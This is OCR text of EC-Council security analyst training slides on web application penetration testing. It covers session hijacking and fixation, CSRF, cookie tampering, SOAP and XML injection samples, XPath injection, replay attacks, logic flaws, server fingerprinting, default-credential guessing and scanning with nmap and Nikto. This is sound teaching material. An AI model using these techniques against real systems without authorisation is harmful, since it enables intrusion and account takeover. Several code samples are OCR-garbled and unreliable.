Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Insecure Transmission of Tokens

ECSA

- Identify if HTTP cookies are being used to transmit for the session token and verify if the secure flag is set, preventing an HTTP connection
- Check whether session tokens are transmitted over an HTTP connection, making them vulnerable to interception
- Verify whether a new token is issued for HTTPS, or whether a token issued during the HTTP session remains active when the application switches to HTTPS
- Check if the HTTPS area of the application contains any link to HTTP URLs, and verify that session tokens are submitted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Disclosure of Tokens in Logs

ECSA

- Check the instances where session tokens are transmitted within the URL
- Check valid session tokens issued to other users, testing each token to determine if it belongs to an administrative user or not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check Mapping of Tokens to Sessions

ECSA

01 Log in to the application twice using the same user account, either from different browsers or different computers, and check if both the sessions remain active concurrently

02 Log in and log out several times using the same user account, either from different browsers or from different computers, and check if a new session token is issued each time, or if the same token is issued each time the same account logs in

03 Try to change user-related components of the token so that it refers to other known users of the application, and check if the resulting token is accepted by the application or not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Session Termination

ECSA

- Check if session expiration is implemented on the server:
  - Log in to the application
  - Wait for a period of time
  - Submit a request to protect the page using the token
  - If the page is displayed, then the token is still active
  - Use trial and error to determine how long any session expiration timeout is
- Check whether a logout function exists or not. If it does, test whether it effectively invalidates the user's session on the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Session Fixation Attack

ECSA

1. Session fixation is an attack technique that forces a user's session ID to an explicit value
2. Depending on the functionality of the target website, a number of techniques can be utilized to "fix" the session ID value
3. These techniques range from cross-site scripting exploits to peppering the website with previously made HTTP requests
4. After a user's session ID has been fixed, the attacker waits for him or her to log in
5. Once the user does so, the attacker uses the predefined session ID value to assume his or her online identity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Session Hijacking

ECSA

1. Locate the target user, find the active session, and track it
2. Assume the sequence number (blind hijacking)
3. Check whether the host (DoS) is decommissioned
4. Hijack the session
5. Resume the session after finishing the hijack

Tools used for session hijacking:

- ✓ Zaproxy
- ✓ Burp Suite
- Jhijack
- Cookie Cadger
- ✓ Ettercap

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for XSRF

ECSA

- If the application sends HTTP cookies as its method for transmitting session tokens, then it may be vulnerable to cross-site request attacks
- Check the key functionality of the application and identify the specific requests that are used to perform sensitive actions
- Create an HTML page that issues the desired request without any user interaction
- To set the vulnerable URL for a GET request, place an <img> tag with src parameter; for a POST request, create a form with hidden fields
- If the application uses AJAX, look for instances which contain sensitive data in JSON or JavaScript format. Check for JSON hijacking vulnerabilities, if any instances exist

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check Cookie Scope

ECSA


- Check if the application uses HTTP cookies to transmit session tokens, and review the set-cookie header
- Check if the application explicitly uses cookie scope to a parent domain or parent directory
- Check if the application sets its cookie domain scope to its own domain name
- Check all the possible domain names and paths that receive the cookies issued by the application

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Test Cookie Attacks

ECSA



By changing the values in cookies, attackers might be able to gain access to accounts that they do not own

Stealing a user's cookie might enable the attacker to access an account without any authentication check



```
Set-Cookie: PASSWORD=g0d; path=/; expires=Tuesday, 04-Dec-12 23:23:23 GMT
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Test for Web Services Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Web Services Footprinting Attack

ECSA
EC-Council Certified Security Analyst

- Attackers footprint a web application to get UDDI information, such as businessEntity, businesService, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:229

<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelop/">
<Body>
<find_business generic="2.0" maxRows="50" xmlns="urn"uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelop>
HTTP/1.1 50 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey="6ec464c0-218d-4dd1-b4dd-5dd4ba9dc8f3" businessKey="914374fb-f10f-4634-b8df-
c9e34e6a0ee5"><name xml:lang="en-us">                                    </name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-adec-4f73-bd5f-
5545abaeaa1b"><name xml:lang="en-us">                                    </name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fde2-d15c-437c-8877-
ebcc8216d0f5"><name xml:lang="en">                                    </name></serviceInfo><serviceInfo
serviceKey="bc82a008-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-
eb644a049121"><name xml:lang="en">                                    </name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-4c0d-8070-999cc0455930" businessKey="ee415180-bf99-4a66-9d9e-
c33c4c43cb5a"><name
xml:lang="en">                                    </name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Web Services Probing Attacks

ECSA
EC-Council Certified Security Analyst

- In the first step, an attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional breakdown, entry points, and message types
- These attacks work similar to SQL injection attacks

- The attacker then creates a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- The attacker uses these requests to include malicious content in SOAP requests and analyzes errors to gain a deeper understanding of potential security weaknesses

Attacker

Attacker injects arbitrary character ('') in the input field

```
<?xml version="l.O-encoding="U TF-S' standalone='
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLschem.o-Inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/' xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLictInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uld>312 - 111 - 8543</SOAPSDK4: uld>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduct In forma ti O n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

XML

Server throws an error

```
<?>o:mlversion=" l, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem "- Instl'Ince "
xmlns: xsd="http://www .w3 .org/200 l/XMLSchemlI'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System.Web .Services .Protocols .SoapException: Server was unable to process request. ---> system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '' and provideriid = '312 - 111 - 8543'. At system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling (Int32 hrl at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult (Int32 MPARAMS dbParams, Object& executeResult) at system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .OleDb .OleDbCommand .ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data .OleDb .OleDbCo mm and. ExecuteXe ader(Command Behavior behavior, String method) at System.Data.OleDb.OleDbcommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product Information(String p productname, String uld, String password) at ProductInfo.ProductInfo.GetProductInformationByName(String name, String uld, String password) -- End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for XML Structure

ECSA

- Create structured XML documents to build a Denial-of-Service attack by overloading the XML parser
- Send a large or malformed XML message to the server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for XML Content-level

ECSA

- Test the web service definition language with the WebScarab tool
- Modify the parameter's data based on the WSDL's definition for the parameter
- Check whether you can use the web service by escalated privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Web Services XML Poisoning

ECSA

- Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic
- Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
- XML poisoning enables attackers to cause a Denial-of-Service attack and compromise confidential information

XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for WS HTTP GET Parameters/REST Attacks

ECSA

Test HTTP GET query string

```
https://www.targetsite.com/accountin
fo?accountnumber=1234567&userId=aci9
485jfuhe92
```

Result of this string

```
<?xml version="1.0" encoding="ISO-
8859-1"?> <Account="1234567">
<balance>€100</balance> <body>Bank
of Targetsite account info</body>
</Account>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Suspicious SOAP Attachments

ECSA

- Search the web service definition language (WSDL) that accepts attachments
  - Attach and post a SOAP message with a non-destructive virus, such as EICAR
- Set parameter "true" in the SOAP response with the UploadFileResult, which varies with each service
  - Store the EICAR test virus file on the host's server and redistribute it as a PDF

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for XPath Injection Attack

ECSA

- XPath Injection is an attack technique used to exploit websites that construct XPath queries from user-supplied input

- XPath is a language used to refer to parts of an XML document
- It can be used directly by an application to query an XML document or as part of a larger operation, such as applying an XSLT transformation to an XML document or applying an XQuery to an XML document

- The syntax of XPath bears some resemblance to an SQL query, and it is possible to form SQL-like queries on an XML document using XPath

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for WS Replay

ECSA

Install WebScarab and use it as a proxy to capture the HTTP traffic

By using the packets captured by WebScarab, use TCPReplay to initiate the replay attack by reposting the packet

Resend the original message or change the message to determine the host server

Capture many packets within the estimated time to determine session ID patterns in order to assume a valid session ID for the replay attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Test for Business Logic Flaws

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Logic Flaws

ECSA
EC-Council Certified Security Analyst

- A logic flaw is a failure in the web application's logic to correctly perform conditional branching or apply security

```
$return_value = true or false;
var_dump($return_value);  //prints boolean(false)

$return_value = true and false;
var_dump($return_value);  //prints boolean(true)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Key Attack Surface

ECSA
EC-Council Certified Security Analyst

Review the results of application mapping and check the following instances:

1. Check multistage processes
2. Check critical security functions, such as user account
3. Check transitions across trusted boundaries
4. Check and adjust transaction prices or quantities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Multistage Processes

ECSA

- Multistage processes involve a defined sequence of requests; attempt to submit these requests out of the expected sequence
  - Check if the sequence of stages can be accessed via a series of GET or POST requests for distinct URLs
  - Verify if the multistage process involves different users performing operations on the same set of data; take each parameter submitted by one user and submit it as another
  - Check if multistage functions are accessed out of sequence, such as variables with null or uninitialized values, or partially defined or inconsistent state

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Handling of Incomplete Input

ECSA

- Check each parameter in turn: remove both the name and the value of the parameter from the request and monitor the application response behavior or any error messages shown
- Check the request for manipulating parts of a multistage process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Trust Boundaries

ECSA

- Look for functionality where a user with a given trust status can accumulate an amount of state relating to their identity
- Try to find ways of making improper transitions across trust boundaries by acquiring relevant state in one area and then switching to a different area

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Transaction Logic

ECSA

1. Check the effect of submitting a negative value in the transaction limit; if it is accepted, it may be possible to beat the limits by making large transactions
2. Examine the series of successive transactions to a state that you can exploit for a useful purpose
3. Check the application algorithms and point out the logic where the application adjustments are made
4. Try to find ways of manipulating the application's behavior to cause it to get into a state

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Test for Web Server Vulnerabilities


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Perform HTTP Service Discovery

ECSA
EC-Council Certified Security Analyst

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote Management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or Web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape administrator Interface

- Scan the target web server to identify common ports that web servers use for various services
- Identified services act as exploit paths for web application testing
- Tools used for service discovery:
  - Nmap
  - NetScan Tools Pro



Source: *http://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Banner Grabbing to Identify the Target Web Server

ECSA

- Analyze the server response header field to identify the make, model, and version of the web server software
- This information helps the pen tester to select the exploits from vulnerability databases to attack the web server and applications
- Use tools such as Telnet, Netcat, Idserve, etc., in order to grab banners from target web server







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Web Server Fingerprinting using httprint

ECSA

- Use the httprint tool to identify web servers despite the fact that server banner strings may have been changed using obfuscation or other techniques





Source: *http://www.net-square.com*

Note: The server banner can be modified or disguised by using obfuscation or plugins, such as mod_security or servermask

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Advanced Web Server Fingerprinting using HTTPRecon

ECSA


01

Browse the site https://w3dt.net and enter the target website URL in HTTPRecon



02

Detailed web server fingerprinting results are shown along with all HTTP Response Headers



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Test for Default Credentials

ECSA

- Locate any overtly accessible web servers with administrative interfaces that run on different ports
- Check for default credentials of web servers and network devices, such as routers, switches, access points, printers, etc., in the target application
- Use password cracking techniques or a list of common logins and passwords to access default credentials of the target
- Use application mapping techniques to check and exploit administrative interfaces that are vulnerable
- Perform port scanning of the web server to find administrative interfaces running applications on different ports and targets

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Test for Dangerous HTTP Methods

ECSA

- Check the HTTP request or dangerous HTTP methods that can be exploited by hackers to launch a web attack
- Check for enabled Web-based Distributed Authoring and Versioning (WebDAV) methods that assist in testing the web browser
- Use a proxy tool, such as Nmap, Burp Suite or Paros Proxy, to capture HTTP requests made by web applications

Methods	Description
Copy	Copies files to definite location mentioned in the destination header
Move	Sends files to location specified in the destination header
Search	Searches a file on the directory path
Delete	Deletes a file on the web server
Put	Uploads files to the web server
Trace	Replies with strings that are sent to the server
Connect	Uses the web server as a proxy

http-methods



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Webserver Directories

ECSA

- Try to discover the interesting files and folders on Web Server using Nmap
- Use the following nmap script to enumerate directories
  - `nmap --script http-enum.nse [host]`

```
# nmap --script http-enum -p 80 192.168.0.85

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-12 01:27 EST
Nmap scan report for 192.168.0.85
Host is up (0.0045s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /reportserver/: Microsoft SQL Report Service (401 Unauthorized)
|   /reports/: Potentially interesting folder (401 Unauthorized)

Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Proxy Functionality

ECSA

- Test whether the web server can act as a proxy and can be used it to connect and retrieve information from different servers on the Internet using GET and CONNECT requests
- Test whether you can connect to different ports and IP addresses in the target hosting environment using GET and CONNECT requests
- Test whether you can connect to common port numbers on the webserver using 127.0.01 as a target host in request

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Virtual Hosting Misconfiguration

ECSA

- Check for any common configuration errors in the hosting environment
- Check the HTTP requests that connect to the root directory and compare the results
- Use proxy scanning tools to identify the results and find default content and directory listings


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ouncil ertiied ecurity Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Test for Web Server Software Bugs

ECSA

- Use web vulnerability scanning tools, such as Nessus, Netsparker, SAINT, etc., to find any vulnerabilities in the host web server



Source: *https://www.netsparker.com*



Source: *https://www.saintcorporation.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Web Sever Vulnerability Scanner: NIKTO

ECSA


- Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on over 270 servers
- It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software
- Scan items and plugins are frequently updated and can be automatically updated
- Features:
  - Identify the installed web server
  - Identify the version of web server software
  - Detect the server misconfigurations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Web Sever Vulnerability Scanner: NIKTO (Cont'd)

ECSA
EC-Council Certified Security Analyst



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Test for Thick Clients Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Pen Testing Thick Clients

ECSA

- Thick client applications are developed using .NET,C /C++, Microsoft Silverlight, Java applets etc.
- Penetration testing of Thick clients is different from normal web application (thin clients) penetration testing because of their functionality differences

Thick Client Applications -Common vulnerabilities
Injection attacks
Variable manipulation
Response manipulation
Improper error handling
Insecure storage
Sensitive data disclosure
Denial of Service (DoS)
Improper access control
Improper session management
Reverse engineering

There are mainly three types of testing that penetration tester should perform in order to perform Thick client penetration testing:

1. **Dynamic Testing**
2. **System Testing**
3. **Static Testing**

thick client

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Testing

ECSA

